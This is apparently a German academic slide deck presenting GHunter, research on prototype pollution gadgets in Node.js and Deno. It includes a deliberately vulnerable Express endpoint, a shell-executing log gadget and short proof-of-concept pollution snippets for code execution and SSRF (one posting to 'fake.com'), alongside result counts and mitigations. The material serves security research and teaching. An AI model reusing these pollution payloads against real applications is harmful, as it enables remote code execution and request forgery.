Technische
Hochschule
Augsburg

GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes

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Agenda

Was ist Prototype Pollution?

Vererbung in JavaScript — 1

Was ist Prototype Pollution?

```
const personBase = {
  greet() {
    console.log(`Hello, my name is ${this.name}. My role is "${this.role}"`);
  },
  role: "guest"
};

const person = {
  name: "Max",
  role: "admin", // This will shadow role from the prototype
  __proto__: personBase // Set prototype explicitly
};

// Property lookup
console.log(person.name);   // "Max" → Own property
console.log(person.role);   // "admin" → Shadows prototype's "guest"
person.greet();             // "Hello, my name is Max. My role is "admin"" → Inherited method

// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase
```

Vererbung in JavaScript — 2

Was ist Prototype Pollution?

```javascript
// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase

// ❌ BAD: This pollutes the global Object.prototype
// All plain objects (including `personBase` and `person`) now inherit this
const dangerous = {};
dangerous["__proto__"].accessLevel = "superuser";

// Now this affects unrelated objects!
console.log(person.accessLevel); // ⚠️ "superuser" — inherited via polluted Object.prototype
```

Die Gefahr - Universal Gadgets

Universal Gadget — 1

Die Gefahr - Universal Gadgets

```
const users = {};
app.post("/:uid", (req, res) ⇒ {
    const { uid } = req.params;
    const { key, value } = req.body;
    if(!users[uid]) {
        users[uid] = {}
    }
    users[uid][key] = value;
    log(`A value was stored at ${new Date()}`);
    res.status(200).json(users[uid]);
});

app.listen(PORT, () ⇒ console.log(`Server running on port ${PORT}`));
```

Universal Gadget — 2

Die Gefahr - Universal Gadgets

```
const result = await fetch("http://localhost:8080/123", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ key: "age", value: "42" })
});
const data = await result.json();
console.log(data);
```

```
TypeError: Failed to fetch
```

Universal Gadget — 3

Die Gefahr - Universal Gadgets

```
function log(cmd, opts) {
    opts = opts || {};
    const shell = opts.shell || "/bin/sh";
    exec(`${shell} "${sanitize(cmd)}"`);
}

function sanitize(cmd) {
    return cmd;
}
```

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Überblick

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

Schritt 1:

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




Schritt 2:

GHUNTER




Schritt 3:

GHUNTER



Schritt 4:

GHUNTER



Ergebnisse

Identifizierte Gadgets & Schwachstellen

Ergebnisse

Node.js	
Total	56
Arbitrary Code/Command Execution	14
Server Side Request Forgery	6
Privilege Escalation	7
Cryptographic Downgrade	2
…	…

Deno	
Total	56
Arbitrary Code/Command Execution	14
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…	…

Beispiel — Node.js ACE

Ergebnisse

```
// Pollution
Object.prototype.source = 'console.log("foobar")';

// Gadget
import("./any_file.mjs");
console.log("foobar");
```

Beispiel — Deno SSRF

Ergebnisse

```
// Pollution
Object.prototype[0] = "http://fake.com";
Object.prototype.method = "POST";
Object.prototype.body = '{"foo":"bar"}';
Object.prototype.headers = { "content-type": "application/json" };

// Gadget
fetch("http://example.com");
fetch("http://fake.com", {
    method: "POST",
    body: '{"foo":"bar"}',
    header: { ... }
});
```

Mitigations

Mitigations

- G1: Expliziter Zugriff auf eigene Eigenschaften
- G2: Sichere Objekterstellung
- G3: Sichere Kopie von Eingabedaten

Fazit und Ausblick

Fazit und Ausblick

- Effektive Pipeline zur systematischen Identifikation universeller Gadgets in Node.js und Deno.
- 123 ausnutzbare Gadgets entdeckt.
- Systematisierte Minderungsrichtlinien vorgestellt.
- Analyse realer Exploits zeigt: Komplexes Problem erfordert prinzipientreue Gegenmaßnahmen.
- GHUNTER und Gadget-Daten öffentlich – Förderung weiterer Forschung.
- Zukunftsperspektive: Erkennung von Gadget-Ketten und neuen Angriffsvektoren.

Fragen?